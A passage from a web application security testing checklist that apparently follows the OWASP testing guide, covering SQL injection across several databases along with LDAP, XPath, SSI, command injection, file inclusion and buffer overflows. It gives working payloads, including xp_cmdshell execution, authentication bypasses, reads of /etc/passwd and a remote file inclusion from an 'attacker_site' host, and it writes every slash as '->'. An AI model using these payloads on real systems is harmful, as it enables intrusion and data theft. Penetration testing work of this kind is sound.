data. Typical examples of cases when an application needs to talk to a DB include:
Authentication forms: when authentication is performed using a web form, chances are that the user credentials are
checked against a database that contains all usernames and passwords (or, better, password hashes).
Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a
database.
E-Commerce sites: the products and their characteristics (price, description, availability, etc) are very likely to be
stored in a database.
The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the
hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an
error. Consider also HTTP headers and Cookies.
Monitor all the responses from the web server and have a look at the HTML->javascript source code. Sometimes the
error is present inside them but for some reason (e.g. javascript error, HTML comments, etc) is not presented to the
user.
WSTG-INPV-05
44 1.6.5.1 Audit for Oracle Input Validation Testing "Web based PL->SQL applications are enabled by the PL->SQL Gateway, which is is the component that translates web
requests into database queries.
Products that use the PL->SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal,
HTMLDB, WebDB and Oracle Application Server.
Essentially the PL->SQL Gateway simply acts as a proxy server taking the user`s web request and passes it on to the
database server where it is executed.
The web server accepts a request from a web client and determines if it should be processed by the PL->SQL Gateway.
The PL->SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
The requested package and procedure are wrapped in a block of anonymous PL->SQL, and sent to the database server.
The database server executes the procedure and sends the results back to the Gateway as HTML.
The gateway sends the response, via the web server, back to the client.
Understanding this point is important - the PL->SQL code does not exist on the web server but, rather, in the database
server. This means that any weaknesses in the PL->SQL Gateway or any weaknesses in the PL->SQL application, when
exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this."
"Determining if the PL->SQL Gateway is Running
Accessing Arbitrary PL->SQL Packages in the Database
It is possible to exploit vulnerabilities in the PL->SQL packages that are installed by default in the database server.
How you do this depends on the version of the PL->SQL Gateway.
http:->->www.example.com->pls->dad->CXTSYS.DRILOAD.VALIDATE_STMT?
SQLSTMT=SELECT+1+FROM+DUAL
This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-
2006-0265)
Bypassing the Exclusion List - Method 1
When Oracle first introduced the PL->SQL Exclusion List to prevent attackers from accessing arbitrary PL->SQL
packages, it could be trivially bypassed by preceding the name of the schema->package with a hex encoded newline
character or space or tab:
http:->->www.example.com->pls->dad->%0ASYS.PACKAGE.PROC
http:->->www.example.com->pls->dad->%20SYS.PACKAGE.PROC
http:->->www.example.com->pls->dad->%09SYS.PACKAGE.PROC
Bypassing the Exclusion List - Method 2
Later versions of the Gateway allowed attackers to bypass the exclusion list by preceding the name of the schema-
>package with a label. In PL->SQL a label points to a line of code that can be jumped to using the GOTO statement
and takes the following form: <<NAME>>
http:->->www.example.com->pls->dad-><<LBL>>SYS.PACKAGE.PROC
Bypassing the Exclusion List - Method 3
Simply placing the name of the schema->package in double quotes could allow an attacker to bypass the exclusion
list. Note that this will not work on Oracle Application Server 10g as it converts the user`s request to lowercase before
sending it to the database server and a quote literal is case sensitive - thus SYS and sys are not the same and
requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion
list:
http:->->www.example.com->pls->dad->""SYS"".PACKAGE.PROC
Bypassing the Exclusion List - Method 4
Depending upon the character set in use on the web server and on the database server, some characters are
translated. Thus, depending upon the character sets in use, the ÿ character (0xFF) might be converted to a Y at the
database server. Another character that is often converted to an upper case Y is the Macron character - 0xAF. This
may allow an attacker to bypass the exclusion list:
http:->->www.example.com->pls->dad->S%FFS.PACKAGE.PROC http:->->www.example.com->pls->dad->S%AFS.
PACKAGE.PROC
Bypassing the Exclusion List - Method 5
Some versions of the PL->SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C:
http:->->www.example.com->pls->dad->%5CSYS.PACKAGE.PROC
Testing for SQL Injection
Each input parameter should be tested for SQL injection flaws. These are easy to find and confirm. Finding them is as
easy as embedding a single quote into the parameter and checking for error responses (which include 404 Not Found
errors). Confirming the presence of SQL injection can be performed using the concatenation operator.
For example, assume there is a bookstore PL->SQL web application that allows users to search for books by a given
author:
http:->->www.example.com->pls->bookstore->books.search?author=DICKENS
If this request returns books by Charles Dickens, but
http:->->www.example.com->pls->bookstore->books.search?author=DICK'ENS
returns an error or a 404, then there might be a SQL injection flaw. This can be confirmed by using the concatenation
operator:
http:->->www.example.com->pls->bookstore->books.search?author=DICK'||'ENS
If this request returns books by Charles Dickens, you`ve confirmed the presence of the SQL injection vulnerability."
WSTG-INPV-05-01
45 1.6.5.2 Audit for MySQL Input Validation Testing "SQL Injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately
constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the
door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL
code under the privileges of the user used to connect to the database.
MySQL server has a few particularities so that some exploits need to be specially customized for this application."
"When an SQL injection vulnerability is found in an application backed by a MySQL database, there are a number of
attacks that could be performed depending on the MySQL version and user privileges on DBMS.
Write in a File
If the connected user has FILE privileges and single quotes are not escaped, the ‘into outfile` clause can be used to
export query results in a file.
Select * from table into outfile '->tmp->file'
Note: there is no way to bypass single quotes surrounding a filename. So if there`s some sanitization on single quotes
like escape -->' there will be no way to use the ‘into outfile` clause.
This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to
write a file which could be executed inside the web server directory."
WSTG-INPV-05-02
46 1.6.5.3 Audit for SQL Server Input Validation Testing SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately
constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the
door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the
privileges of the user used to connect to the database.
A SQL-injection exploit requires two things: an entry point, and an exploit to enter. Any user-controlled parameter that gets
processed by the application might be hiding a vulnerability. This includes:
Application parameters in query strings (e.g., GET requests)
Application parameters included as part of the body of a POST request
Browser-related information (e.g., user-agent, referrer)
Host-related information (e.g., host name, IP)
Session-related information (e.g., user ID, cookies)
SQL Server Characteristics
Some SQL Server operators and commands->stored procedures that are useful in an SQL Injection test include:
comment operator: -- (useful for forcing the query to ignore the remaining portion of the original query; this won`t be
necessary in every case)
query separator: ; (semicolon)
Useful stored procedures include:
xp_cmdshell executes any command shell in the server with the same permissions that it is currently running. By
default, only sysadmin is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again
using sp_configure)
xp_regread reads an arbitrary value from the Registry (undocumented extended procedure)
xp_regwrite writes an arbitrary value into the Registry (undocumented extended procedure)
sp_makewebtask Spawns a Windows command shell and passes in a string for execution. Any output is returned as
rows of text. It requires sysadmin privileges.
xp_sendmail Sends an e-mail message, which may include a query result set attachment, to the specified recipients.
This extended stored procedure uses SQL Mail to send the message.
How to execute a shell command that writes the output of the command dir c:-->inetpub in a browseable file, assuming
that the web server and the DB server reside on the same host. The following syntax uses xp_cmdshell:
exec master.dbo.xp_cmdshell 'dir c:-->inetpub > c:-->inetpub-->wwwroot-->test.txt'--
A successful execution will create a file that can be browsed by the pen tester.
In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function
db_name() to trigger an error that will return the name of the database:
->controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
The following example uses the environment variable @@version, combined with a union select-style injection, in
order to find the version of the SQL Server.
->form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,
@@version%20--
And here`s the same attack, but using again the conversion trick:
->controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
WSTG-INPV-05-03
47 1.6.5.4 Auditing PostgreSQL Input Validation Testing SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately
constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the
door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the
privileges of the user used to connect to the database.
Identifying PostgreSQL
When a SQL Injection has been found, you need to carefully fingerprint the backend database engine. You can
determine that the backend database engine is PostgreSQL by using the :: cast operator.
Examples
http:->->www.example.com->store.php?id=1 AND 1::int=1
In addition, the function version() can be used to grab the PostgreSQL banner. This will also show the underlying
operating system type and version.
Example
http:->->www.example.com->store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--
An example of a banner string that could be returned is:
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
Current Database
The built-in function current_database() returns the current database name.
Example:
http:->->www.example.com->store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--
Writing to a File
By reverting the COPY statement, we can write to the local file system with the postgres user rights
->store.php?id=1; COPY file_store(data) TO '->var->lib->postgresql->copy_output'--
WSTG-INPV-05-04
48 1.6.5.5 Audit for MS Access Input Validation Testing SQL injection vulnerabilities occur whenever user-supplied input is used during the construction of a SQL query without
being adequately constrained or sanitized. This class of vulnerabilities allows an attacker to execute SQL code under the
privileges of the user that is used to connect to the database.
Considering the following query:
SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND [password]='$myPassword'
We can truncate the query with the following two URLs:
http:->->www.example.com->page.asp?user=admin'%00&pass=foo
http:->->www.example.com->page.app?user=admin'%16&pass=foo
The LIMIT operator is not implemented in MS Access, however it is possible to limit the number of results by using the
TOP or LAST operators instead.
http:->->www.example.com->page.app?id=2'+UNION+SELECT+TOP+3+name+FROM+appsTable%00
By combining both operators, it is possible to select specific results. String concatenation is possible by using & (%26)
and + (%2b) characters.
WSTG-INPV-05-05
49 1.6.5.6 Audit for NoSQL Injection Input Validation Testing NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational
constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases
are still potentially vulnerable to injection attacks, even if they aren`t using the traditional SQL syntax. Because these NoSQL
injection attacks may execute within a procedural language, rather than in the declarative SQL language, the potential
impacts are greater than traditional SQL injection.
NoSQL database calls are written in the application`s programming language, a custom API call, or formatted according to a
common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the
primarily application sanitization checks. For example, filtering out common HTML special characters such as < > & ; will not
prevent attacks against a JSON API, where special characters include -> { } :.
There are now over 150 NoSQL databases available for use within an application, providing APIs in a variety of languages
and relationship models. Each offers different features and restrictions. Because there is not a common language between
them, example injection code will not apply across all NoSQL databases. For this reason, anyone testing for NoSQL
injection attacks will need to familiarize themselves with the syntax, data model, and underlying programming language in
order to craft specific tests.
NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection
would execute within the database engine, NoSQL variants may execute during within the application layer or the database
layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack
string is parsed, evaluated, or concatenated into a NoSQL API call.
MongoDB and Apache Cassandra is one of the most widely used NoSQL databases.
Testing for NoSQL Injection Vulnerabilities in MongoDB
The MongoDB API expects BSON (Binary JSON) calls, and includes a secure BSON query assembly tool. However,
according to MongoDB documentation - unserialized JSON and JavaScript expressions are permitted in several
alternative query parameters. The most commonly used API call allowing arbitrary JavaScript input is the $where
operator.
The MongoDB $where operator typically is used as a simple filter or check, as it is within SQL.
db.myCollection.find( { $where: "this.credits == this.debits" } );
Optionally JavaScript is also evaluated to allow more advanced conditions.
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
Example
If an attacker were able to manipulate the data passed into the $where operator, that attacker could include arbitrary
JavaScript to be evaluated as part of the MongoDB query. An example vulnerability is exposed in the following code, if
user input is passed directly into the MongoDB query without sanitization.
db.myCollection.find( { active: true, $where: function() { return obj.credits - obj.debits < $userInput; } } );;
As with testing other types of injection, one does not need to fully exploit the vulnerability to demonstrate a problem. By
injecting special characters relevant to the target API language, and observing the results, a tester can determine if the
application correctly sanitized the input. For example within MongoDB, if a string containing any of the following special
characters were passed unsanitized, it would trigger a database error.
' " --> ; { }
With normal SQL injection, a similar vulnerability would allow an attacker to execute arbitrary SQL commands -
exposing or manipulating data at will. However, because JavaScript is a fully featured language, not only does this
allow an attacker to manipulate data, but also to run arbitrary code. For example, instead of just causing an error when
testing, a full exploit would use the special characters to craft valid JavaScript.
This input 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000) inserted into $userInput in the
above example code would result in the following JavaScript function being executed. This specific attack string would
case the entire MongoDB instance to execute at 100% CPU usage for 10 second.
function() { return obj.credits - obj.debits < 0;var date=new Date(); do{curDate = new Date();}while(curDate-
date<10000); }
WSTG-INPV-05-06
50 1.6.5.7 Audit for ORM Injection Input Validation Testing Object Relational Mapping (ORM) Injection is an attack using SQL Injection against an ORM generated data access object
model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection
vulnerability exists in code generated by the ORM layer.
The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database,
standardize code templates for these objects, and that they usually provide a set of safe functions to protect against SQL
Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create,
Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated
objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.
Identify the ORM Layer
To effeciently test and understand what`s happening between your requests and the backend queries, and as with
everything related to conducting proper testing, it is essential to identify the technology being used. After identifying the
possible ORM being used, it becomes essential to understand how its parser is functioning, and study methods to
abuse it, or even maybe if the application is using an old version, identify CVEs pertaining to the library being used.
Sometimes, ORM layers are not properly implemented, and thus allow for the tester to conduct normal SQL Injection,
without worrying about the ORM layer.
Weak ORM Implementation
A vulnerable scenario where the ORM layer was not implemented properly, taken from SANS:
List results = session.createQuery("from Orders as orders where orders.id = " + currentOrder.getId()).list();
List results = session.createSQLQuery("Select * from Books where author = " + book.getAuthor()).list();
The above didn`t implement the positional parameter, which allows the developer to replace the input with a ?. An
example would be as such:
Query hqlQuery = session.createQuery("from Orders as orders where orders.id = ?");
List results = hqlQuery.setString(0, "123-ADB-567-QTWYTFDL").list(); ->-> 0 is the first position, where it is
dynamically replaced by the string set
This implementation leaves the validation and sanitization to be done by the ORM layer, and the only way to bypass it
would be by identifying an issue with the ORM layer.
WSTG-INPV-05-07
51 1.6.5.8 Audit for Client Side Input Validation Testing Client-side SQL injection occurs when an application implements the Web SQL Database technology and doesn`t properly
validate the input nor parametrize its query variables. This database is manipulated by using JavaScript (JS) API calls, such
as openDatabase(), which creates or opens an existing database.
The following test scenario will validate that proper input validation is conducted. If the implementation is vulnerable,
the attacker can read, modify, or delete information stored within the database.
Identify the Usage of Web SQL DB
If the tested application implements the Web SQL DB, the following three calls will be used in the client side core:
openDatabase()
transaction()
executeSQL()
The code below shows an example of the APIs` implementation:
var db = openDatabase(shortName, version, displayName, maxSize);
db.transaction(function(transaction) {
transaction.executeSql('INSERT INTO LOGS (time, id, log) VALUES (?, ?, ?)', [dateTime, id, log]);
});
Web SQL DB Injection
After confirming the usage of executeSQL(), the attacker is ready to test and validate the security of its
implementation.
Bypassing Conditions
The following example shows how this could be exploited on the client side:
->-> URL example: https:->->example.com->user#15
var userId = document.location.hash.substring(1,); ->-> Grabs the ID without the hash -> 15
db.transaction(function(transaction){
transaction.executeSQL('SELECT * FROM users WHERE user = ' + userId);
});
To return information for all the users, instead of only the user corresponding to the attacker, the following could be
used: 15 OR 1=1 in the URL fragment.
WSTG-INPV-05-08
52 1.6.6 Audit for LDAP Injection Input Validation Testing "The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects.
LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an
LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to
internal search, add, and modify functions.
A web application could use LDAP in order to let users authenticate or search other users` information inside a corporate
structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be
executed by the application."
"Example 1: Search Filters
Let`s suppose we have a web application using a search filter like the following one:
searchfilter=""(cn=""+user+"")""
which is instantiated by an HTTP request like this:
http:->->www.example.com->ldapsearch?user=John
If the value John is replaced with a *, by sending the request:
http:->->www.example.com->ldapsearch?user=*
the filter will look like: searchfilter=""(cn=*)""
which matches every object with a ‘cn` attribute equals to anything.
If the application is vulnerable to LDAP injection, it will display some or all of the user`s attributes, depending on the
application`s execution flow and the permissions of the LDAP connected user.
A tester could use a trial-and-error approach, by inserting in the parameter (, |, &, * and the other characters, in order
to check the application for errors.
Example 2: Login
If a web application uses LDAP to check user credentials during the login process and it is vulnerable to LDAP
injection, it is possible to bypass the authentication check by injecting an always true LDAP query (in a similar way to
SQL and XPATH injection ).
Let`s suppose a web application uses a filter to match LDAP user->password pair.
searchlogin= ""(&(uid=""+user+"")(userPassword={MD5}""+base64(pack(""H*"",md5(pass)))+""))"";
By using the following values:
user=*)(uid=*))(|(uid=*
pass=password
the search filter will results in:
searchlogin=""(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))"";
which is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree."
WSTG-INPV-06
53 1.6.7 Audit for XML Injection Input Validation Testing XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually
validate data, then the test will yield a positive result.
This section describes practical examples of XML Injection. First, an XML style communication will be defined and its
working principles explained. Then, the discovery method in which we try to insert XML metacharacters. Once the first step
is accomplished, the tester will have some information about the XML structure, so it will be possible to try to inject XML data
and tags (Tag Injection).
Source Code Review
The following Java API may be vulnerable to XXE if they are not configured properly.
javax.xml.parsers.DocumentBuilder
javax.xml.parsers.DocumentBuildFactory
org.xml.sax.EntityResolver
org.dom4j.*
javax.xml.parsers.SAXParser
javax.xml.parsers.SAXParserFactory
TransformerFactory
SAXReader
DocumentHelper
SAXBuilder
SAXParserFactory
XMLReaderFactory
XMLInputFactory
SchemaFactory
DocumentBuilderFactoryImpl
SAXTransformerFactory
DocumentBuilderFactoryImpl
XMLReader
Xerces: DOMParser, DOMParserImpl, SAXParser, XMLParser
Check source code if the docType, external DTD, and external parameter entities are set as forbidden uses.
WSTG-INPV-07
54 1.6.8 Audit for SSI Injection Input Validation Testing Web servers usually give developers the ability to add small pieces of dynamic code inside static HTML pages, without
having to deal with full-fledged server-side or client-side languages. This feature is incarnated by the Server-Side Includes
(SSI). In SSI injection testing, we test if it is possible to inject into the application data that will be interpreted by SSI
mechanisms. A successful exploitation of this vulnerability allows an attacker to inject code into HTML pages or even
perform remote code execution.
Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an
alternative to writing CGI programs or embedding code using server-side scripting languages, when there`s only need to
perform very simple tasks. Common SSI implementations provide commands to include external files, to set and print web
server CGI environment variables, and to execute external CGI scripts or system commands.
Putting an SSI directive into a static HTML document is as easy as writing a piece of code like the following:
<!--#echo var="DATE_LOCAL" --> to print out the current time.
<!--#include virtual="->cgi-bin->counter.pl" --> to include the output of a CGI script.
<!--#include virtual="->footer.html" --> to include the content of a file or list files in a directory.
<!--#exec cmd="ls" --> to include the output of a system command.
Then, if the web server`s SSI support is enabled, the server will parse these directives. In the default configuration, usually,
most web servers don`t allow the use of the exec directive to execute system commands.
As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that
makes the application or the web server behave in an unforeseen manner. With regard to SSI injection, the attacker could
provide input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page, would
be parsed as one or more SSI directives.
We need to find every page where the user is allowed to submit some kind of input, and verify whether the application
is correctly validating the submitted input. If sanitization is insufficient, we need to test if we can provide data that is
going to be displayed unmodified (for example, in an error message or forum post). Besides common user-supplied
data, input vectors that should always be considered are HTTP request headers and cookies content, since they can
be easily forged.
Once we have a list of potential injection points, we can check if the input is correctly validated and then find out where
the provided input is stored. We need to make sure that we can inject characters used in SSI directives:
< ! # = -> . " - > and [a-zA-Z0-9]
To test if validation is insufficient, we can input, for example, a string like the following in an input form:
<!--#include virtual="->etc->passwd" -->
This is similar to testing for XSS vulnerabilities using <script>alert("XSS")<->script>
If the application is vulnerable, the directive is injected and it would be interpreted by the server the next time the page
is served, thus including the content of the Unix standard password file.
The injection can be performed also in HTTP headers, if the web application is going to use that data to build a
dynamically generated page:
GET -> HTTP->1.0
Referer: <!--#exec cmd="->bin->ps ax"-->
User-Agent: <!--#include virtual="->proc->version"-->
WSTG-INPV-08
55 1.6.9 Audit for XPath Injection Input Validation Testing XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath
injection testing, we test if it is possible to inject XPath syntax into a request interpreted by the application, allowing an
attacker to execute user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to
bypass authentication mechanisms or access information without proper authorization.
The XPath attack pattern is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let`s
imagine a login page that manages the authentication to an application in which the user must enter his->her
username and password. Let`s also assume that our database is represented by the following XML file:
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf<->username>
<password>!c3<->password>
<account>admin<->account>
<->user>
<user>
<username>Stefan0<->username>
<password>w1s3c<->password>
<account>guest<->account>
<->user>
<->users>
An XPath query that returns the account whose username is gandalf and the password is !c3 would be the following:
string(->->user[username->text()='gandalf' and password->text()='!c3']->account->text())
If the application does not properly filter user input, the tester will be able to inject XPath code and interfere with the
query result. For instance, the tester could input the following values:
Username: ' or '1' = '1
Password: ' or '1' = '1
Using these parameters, the query becomes:
string(->->user[username->text()='' or '1' = '1' and password->text()='' or '1' = '1']->account->text())
As in a common SQL Injection attack, we have created a query that always evaluates to true, which means that the
application will authenticate the user even if a username or a password have not been provided. And as in a common
SQL Injection attack, with XPath injection, the first step is to insert a single quote (') in the field to be tested, introducing
a syntax error in the query, and to check whether the application returns an error message.
WSTG-INPV-09
56 1.6.10 Audit for IMAP SMTP Injection Input Validation Testing This threat affects all applications that communicate with mail servers (IMAP->SMTP), generally webmail applications. The
aim of this test is to verify the capacity to inject arbitrary IMAP->SMTP commands into the mail servers, due to input data not
being properly sanitized.
The IMAP->SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full
communication with the backend mail server is possible, it is recommended to conduct direct testing.
An IMAP->SMTP Injection makes it possible to access a mail server which otherwise would not be directly accessible from
the Internet. In some cases, these internal systems do not have the same level of infrastructure security and hardening that
is applied to the front-end web servers. Therefore, mail server results may be more vulnerable to attacks by end users.
In order to detect vulnerable parameters, the tester has to analyze the application`s ability in handling input. Input
validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a
secure application, the response should be an error with some corresponding action telling the client that something
has gone wrong. In a vulnerable application, the malicious request may be processed by the back-end application that
will answer with a HTTP 200 OK response message.
In this example, the --mailbox-- parameter is being tested by manipulating all requests with the parameter in:
http:->-><webmail>->src->read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
The following examples can be used.
Assign a null value to the parameter:
http:->-><webmail>->src->read_body.php?mailbox=&passed_id=46106&startMessage=1
Substitute the value with a random value:
http:->-><webmail>->src->read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
Add other values to the parameter:
http:->-><webmail>->src->read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1
Eliminate the parameter:
http:->-><webmail>->src->read_body.php?passed_id=46106&startMessage=1
The final result of the above testing gives the tester three possible situations: S1 - The application returns a error code-
>message S2 - The application does not return an error code->message, but it does not realize the requested
operation S3 - The application does not return an error code->message and realizes the operation requested normally
Situations S1 and S2 represent successful IMAP->SMTP injection.
An attacker`s aim is receiving the S1 response, as it is an indicator that the application is vulnerable to injection and
further manipulation.
WSTG-INPV-10
57 1.6.11 Audit for Code Injection Input Validation Testing In Code Injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file.
These tests can target various server-side scripting engines, e.g.., ASP or PHP. Proper input validation and secure coding
practices need to be employed to protect against these attacks.
Testing for PHP Injection Vulnerabilities
Using the querystring, the tester can inject code (in this example, a malicious URL) to be processed as part of the
included file:
http:->->www.example.com->uptime.php?pin=http:->->www.example2.com->packx1->cs.jpg?&cmd=uname%20-a
Testing for ASP Code Injection Vulnerabilities
Examine ASP code for user input used in execution functions. Can the user enter commands into the Data input field?
Here, the ASP code will save the input to a file and then execute it:
<%
If not isEmpty(Request( --Data-- ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject(--Scripting.FileSystemObject--)
Set f = fso.OpenTextFile(Server.MapPath( --data.txt-- ), 8, True)
f.Write Request(--Data--) & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
'Data.txt is executed
Server.Execute( --data.txt-- )
Else
%>
<form>
<input name="Data" ->><input type="submit" name="Enter Data" ->>
<->form>
...
WSTG-INPV-11
58 1.6.11.1 Audit for Local File Inclusion Input Validation Testing The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a --dynamic file inclusion-- mechanisms
implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper
validation.
This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:
Code execution on the web server
Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
Denial of Service (DoS)
Sensitive Information Disclosure
Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server,
through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for
example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized,
allowing directory traversal characters (such as dot-dot-slash) to be injected.
Since LFI occurs when paths passed to include statements are not properly sanitized, in a blackbox testing approach,
we should look for scripts which take filenames as parameters.
Consider the following example:
http:->->vulnerable_host->preview.php?file=example.html
This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page
from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the
server.
Typical proof-of-concept would be to load passwd file:
http:->->vulnerable_host->preview.php?file=..->..->..->..->etc->passwd
If the above mentioned conditions are met, an attacker would see something like the following:
root:x:0:0:root:->root:->bin->bash
bin:x:1:1:bin:->bin:->sbin->nologin
daemon:x:2:2:daemon:->sbin:->sbin->nologin
alex:x:500:500:alex:->home->alex:->bin->bash
margo:x:501:501::->home->margo:->bin->bash
...
59 1.6.11.2 Audit for Remote File Inclusion Input Validation Testing The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a --dynamic file inclusion-- mechanisms
implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper
validation.
This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:
Code execution on the web server
Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
Denial of Service (DoS)
Sensitive Information Disclosure
Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable
inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input,
the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected.
Since RFI occurs when paths passed to --include-- statements are not properly sanitized, in a black-box testing
approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:
$incfile = $_REQUEST["file"];
include($incfile.".php");
In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking
the input against a whitelist), so this snippet of code results vulnerable to this type of attack. Consider the following
URL:
http:->->vulnerable_host->vuln_page.php?file=http:->->attacker_site->malicous_page
In this case the remote file is going to be included and any code contained in it is going to be run by the server.
60 1.6.12 Audit for Command Injection Input Validation Testing OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user
supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is
not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious
programs or even obtain passwords. OS command injection is preventable when security is emphasized during the design
and development of applications.
When viewing a file in a web application, the file name is often shown in the URL. Perl allows piping data from a
process into an open statement. The user can simply append the Pipe symbol | onto the end of the file name.
Example URL before alteration:
http:->->sensitive->cgi-bin->userData.pl?doc=user1.txt
Example URL modified:
http:->->sensitive->cgi-bin->userData.pl?doc=->bin->ls|
This will execute the command ->bin->ls.
Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute
the command. %3B is URL encoded and decodes to semicolon
Example:
http:->->sensitive->something.php?dir=%3Bcat%20->etc->passwd
Code Review Dangerous API
Be aware of the uses of following API as it may introduce the command injection risks.
Java
Runtime.exec()
C->C++
system
exec
ShellExecute
Python
exec
eval
os.system
os.popen
subprocess.popen
subprocess.call
PHP
system
shell_exec
exec
proc_open
eval
WSTG-INPV-12
61 1.6.13 Audit for Buffer Overflow Input Validation Testing A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program
attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to
contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory
can corrupt data, crash the program, or cause the execution of malicious code.
When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise.
Code that seems innocuous at the first glance can actually be vulnerable under certain conditions.
Most of the time, heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure
operations like strcpy( ) on them.
In this test the penetration tester checks whether a they can make a Heap overflow that exploits a memory segment.
Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of
memory in heap consists of boundary tags that contain memory management information.
When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap
management routine frees the buffer, a memory address overwrite takes place leading to an access violation. When
the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired
memory location with a user-controlled value. In practice, an attacker would be able to overwrite function pointers and
various addresses stored in structures like GOT, .dtors or TEB with the address of a malicious payload.
There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from
overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap
overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to
exist in the code for these vulnerabilities to be exploitable.
Static code analysis tools can also help in locating heap related vulnerabilities such as --double free-- etc. A variety of
tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.
WSTG-INPV-13
62 1.6.13.1 Audit for Heap Overflow Input Validation Testing Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory
in heap consists of boundary tags that contain memory management information.
